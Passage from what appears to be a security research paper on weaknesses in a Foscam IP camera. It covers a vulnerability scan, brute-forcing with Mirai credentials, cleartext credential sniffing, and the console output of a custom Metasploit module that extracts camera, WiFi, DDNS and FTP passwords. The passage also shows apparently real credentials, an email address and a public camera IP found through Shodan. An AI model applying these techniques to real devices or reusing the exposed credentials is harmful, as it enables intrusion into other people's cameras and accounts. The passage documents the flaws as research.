Most Visited: Offensive Security, Kali Linux, Kali Docs, Kali Tools, Exploit-DB, Aircrack-ng

Greenbone Security Assistant

No auto-refresh | Logged in as: Admin admin | Logout | Sun Jul 16 18:20:29 2017 UTC

Dashboard Scans Assets SecInfo Configuration Extras Administration Help

**Result: Boa Webserver Terminal Escape Sequence in Logs Command Injection Vulnerability**

ID	Severity	QoD	Host	Location	Actions
cb05e933-84ff-4422-87ec-2ea57ddfd7	SRM (medium)	80%	10.0.0.194	8080/tcp	

**Vulnerability**  
Boa Webserver Terminal Escape Sequence in Logs Command Injection Vulnerability

**Summary**  
Boa Webserver is prone to a command-injection vulnerability because it fails to adequately sanitize user-supplied input in logfiles. Attackers can exploit this issue to execute arbitrary commands in a terminal.

Boa Webserver 0.94.14rc21 is vulnerable other versions may also be affected.

**Vulnerability Detection Result**  
Vulnerability was detected according to the Vulnerability Detection Method.

**Vulnerability Detection Method**  
Details: Boa Webserver Terminal Escape Sequence in Logs Command Injection Vulnerability (OID: 1.3.6.1.4.1.25623.1.0.100443)  
Version used: \$Revision: 5390 \$

**References**

- CVE: CVE-2009-4496
- BID: 37718
- CERT: OIN-CERT-2010-0658
- Other: <http://www.securityfocus.com/bid/37718>  
<http://www.boa.org/>  
<http://www.securityfocus.com/archive/1/508830>


**User Tags (none)**

Backend operation: 0.05s

Greenbone Security Assistant (GSA) Copyright 2009-2016 by Greenbone Networks GmbH, www.greenbone.net


1 / 2

*Boa Webserver Injection Vulnerability CVE-2009-4496*




## 4.6 - Brute Forcing

Brute forcing was attempted with several different tools such as the OWASP Zed Attack Proxy (ZAP), Burp Suite and Sparta which is a GUI interface for many different penetration testing tools. Neither return much of interest with regards to exploitation. For brute force attempts, the same user id and passwords used by the Mirai IoT botnet attack from 2016 were used with some additional tokens added. I removed the default combination of user id “admin” and null for password as that is already a known default password. See [Appendix F](#) for the list of user id’s and passwords used by the brute force attacks.




*Attempting Brute Force Attack of Telnet Service Using Hydra under Sparta*



*Attempting Brute Force Attack of FTP Service Using Hydra under Sparta*


#### 4.7 - Packet Capture and Analysis

While examining packets, it is apparent that the current camera user id and password are transmitted in clear text. Additionally, when changing passwords, you will notice the “AuthCode” and the new password in clear text. The “AuthCode” value is hard coded in the application as the disassembly showed in Section 4.2.




*set\_users.cgi*

When using the web UI to set up the wifi, the network name and WPA security key are transmitted in clear text in the URL.



The clear text user id and password is used for almost all commands issued to the camera. Here you can see the reboot command in the packet.



*reboot.cgi*

Shodan.io example (from some place in South America) using an older version of the web UI that was even less secure. The current version of the web UI doesn't show the clear text password on the screen even though it passes it in clear text via the URL.

The screenshot shows a Mozilla Firefox browser window titled "Device(IP Camera) - Mozilla Firefox" running on a Remnux VM. The URL in the address bar is "179.183.204.13". The main content area displays the "IP Camera Options" configuration page. On the left, a sidebar menu lists various settings: Device Info, Alias Settings, Date&Time Settings, Users Settings, Basic Network, Settings (selected), Wireless Lan Settings (selected), ADSL Settings, UPnP Settings, DDNS Service, Mail Service Settings, Http Service Settings, Alarm Service Settings, PTZ Settings, Log, Maintenance, and Back. The "Wireless Lan Settings" section contains the following form fields:

Wireless Lan Settings	
Wireless Network List	<input type="button" value="Scan"/>
Using Wireless Lan	<input checked="" type="checkbox"/>
SSID	SORVETERIA-PC_Network
Network Type	Infra
Encryption	WPA2 Personal (AES)
Share Key	13985431
<input type="button" value="Set"/> <input type="button" value="Refresh"/>	

*Exploited Camera Discovered Using shodan.io Showing WiFi Credentials*

## **5.0 - Exploiting Vulnerabilities Using Metasploit Module**

To control the camera a Metasploit module, “ipcamera”, has been created. This module allows for the extraction of account information, rebooting, resetting factory defaults, capturing jpeg images and video. The code in its entirety can be found in [Appendix D](#).

The “ipcamera” module is extensible by adding a new class for each camera the user wishes to implement. Currently only the study’s target camera FW8916W has been created and tested. It is likely that this class is usable by some of the other models from the same manufacturer.

Once the exploit is started it will display a menu. The menu is displayed in green text. The exploit implements a class for the camera based on its type. Each camera class has its own defined menu and functions. Expanding the types of cameras supported by the module can be done by creating a new class for a new type of camera.

The first screen shot shows how to activate and displays the default parameters. The “show options” Metasploit command displays the options, defaults and descriptive text. The required options are:

- CAMDIR - The working directory that stores the packet capture file, or other file containing the camera signature. This directory is also used as a work area for signature extraction and where screen shots are saved.
- CAMPKT - The name of the packet capture file which is suspected of containing the camera signature.
- CAMTYPE - The type of suspected camera.
- RHOST - The IP of the target camera.

- RPORT - The port of the target camera.

```

      =[ metasploit v4.14.27-dev          ]
+ --=[ 1659 exploits - 952 auxiliary - 293 post      ]
+ --=[ 486 payloads - 40 encoders - 9 nops       ]
+ --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > use auxiliary/sniffer/ipcamera
msf auxiliary(ipcamera) > show options

Module options (auxiliary/sniffer/ipcamera):

Name      Current Setting     Required  Description
----      -----           -----      -----
CAMDIR    /root/Desktop/Work/   yes        Packet capture directory.
CAMPKT    ddns.pcapng         yes        Packet capture file.
CAMTYPE   FI8916W             yes        Type of camera.
RHOST     10.0.0.194          yes        The target address
RPORT     8080                 yes        The target port (TCP)

foscam
msf auxiliary(ipcamera) > exploit
(0) Scanning....
Found ==> GET /set_ddns.cgi?next_url=rebootme.htm&cam_user=admin&cam_pwd=123456
Found ==> GET /reboot.cgi?user=admin&pwd=&next_url=reboot.htm HTTP/1.1
Found ==> GET /IGDdevicecfg_brlan0.xml HTTP/1.1
Found ==> GET /Layer3ForwardingSCPD.xml HTTP/1.1
Found ==> GET /WANCommonInterfaceConfigSCPD.xml HTTP/1.1
Found ==> GET /WANIPConnectionServiceSCPD.xml HTTP/1.1
Found ==> GET /IGDdevicecfg_brlan0.xml HTTP/1.1
Found ==> GET /IGDdevicecfg_brlan1.xml HTTP/1.1
Found ==> GET /IGDdevicecfg_brlan0.xml HTTP/1.1
Found ==> GET /Layer3ForwardingSCPD.xml HTTP/1.1
Found ==> GET /WANCommonInterfaceConfigSCPD.xml HTTP/1.1
Found ==> GET /WANIPConnectionServiceSCPD.xml HTTP/1.1
Found ==> GET /IGDdevicecfg_brlan0.xml HTTP/1.1
Found ==> GET /IGDdevicecfg_brlan1.xml HTTP/1.1
Found ==> GET /IGDdevicecfg_brlan0.xml HTTP/1.1
Found ==> GET /IGDdevicecfg_brlan1.xml HTTP/1.1
FI8916W signature found.
Found FI8916W.
Found user = admin
Found pwd =
Welcome to the IP Camera Utility.

(1) Status
(2) User Parameters
(3) Reboot
(4) Status DDNS
(5) Snapshot
(6) Status UPNP
(7) Restore Factory Settings
(8) Camera Parameters
(9) Get Forbidden
(10) Get Log
(11) Get Misc
(12) Get WiFi Scan Result
(13) Video
(14) Show Primary User IDs and Passwords
(15) Exit

Enter an option > []

```

*Metasploit Module "ipCamera" starting.*

Once “ipcamera” is initiated with the “exploit” command it begins scanning the captured packets file trying to confirm the existence of the type of camera specified. The signature is identified in the camera class so each camera can have its own unique signature defined. For this class of camera, it is looking for a specific GET command. While scanning the signature file it displays all GET commands found in the packet capture file. Once the camera signature is found the “FI8916W signature found.” message is printed. The next step of the initialization is to extract the camera password from the captured packets file. Once that is done that user id and password is used to make subsequent requests from the camera to get further user id’s and passwords for the various services.

Starting out of order with Option 14, it shows the user ids and passwords of primary importance.

```
(1) Status
(2) User Parameters
(3) Reboot
(4) Status DDNS
(5) Snapshot
(6) Status UPNP
(7) Restore Factory Settings
(8) Camera Parameters
(9) Get Forbidden
(10) Get Log
(11) Get Misc
(12) Get WiFi Scan Result
(13) Video
(14) Show Primary User IDs and Passwords
(15) Exit

Enter an option > 14

Camera user = admin
Camera pwd =
WiFi user = Surveillance-Van-24
WiFi pwd = dhspa89x
DDNS user = dallaswright
DDNS pwd = dhs9172x
DDNS host = csc844.ddns.net
FTP svr = ftp.drivehq.com
FTP user = dallaswright@hotmail.com
FTP pwd = dhs9172x
MSN user =
MSN pass =
```

*Option 14 provides a list of the primary User Id's and Passwords of interest.*

You can see in the figure above that the module was able to extract the Camera, WiFi, DDNS, FTP and MSN user id's and password. It was also able to get the DDNS address and the FTP service provider. Using this information it is possible, for example, to go to <ftp.drivehq.com> and log into the user's account and make changes such as redirecting or shutting off the service.

Once logged into the third party service site it would be possible to see and manipulate any other devices the user has set up through that account. This is true for DDNS as well.

Menu Option 1 returns the camera's status. This is frequently called by the web UI as the first step before executing commands. It is used to validate the camera is up and running, return firmware and web UI versions, DDNS host name, etc.

```
    (1) Status
    (2) User Parameters
    (3) Reboot
    (4) Status DDNS
    (5) Snapshot
    (6) Status UPNP
    (7) Restore Factory Settings
    (8) Camera Parameters
    (9) Get Forbidden
    (10) Get Log
    (11) Get Misc
    (12) Get WiFi Scan Result
    (13) Video
    (14) Show Primary User IDs and Passwords
    (15) Exit
```

Enter an option > 1

```
var id='C4D6552DFA5F';
var sys_ver='11.37.2.65';
var app_ver='2.0.10.6';
var alias='';
var now=1499383244;
var tz=28800;
var alarm_status=0;
var ddns_status=500;
var ddns_host='csc844.ddns.net';
var oray_type=0;
var upnp_status=0;
var p2p_status=0;
var p2p_local_port=24380;
var msn_status=0;
var wifi_status=1;
var ppcn=0;
var temperature=0.0;
var humidity=0;
var tridro_error='';
```

*Option 1 Status Displays the Camera Status*

Menu Option 2 displays the camera's user parameters. This includes the camera ID, firmware and HTML version. It also shows the user id and password for the administrator and

any other established accounts. It shows the network name and WPA password, the user id's and passwords for FTP, DDNS, etc. as well as the service's web address. The complete list of extracted data is quite lengthy and you can find it in [Appendix E](#).


```
    (1) Status
    (2) User Parameters
    (3) Reboot
    (4) Status DDNS
    (5) Snapshot
    (6) Status UPNP
    (7) Restore Factory Settings
    (8) Camera Parameters
    (9) Get Forbidden
    (10) Get Log
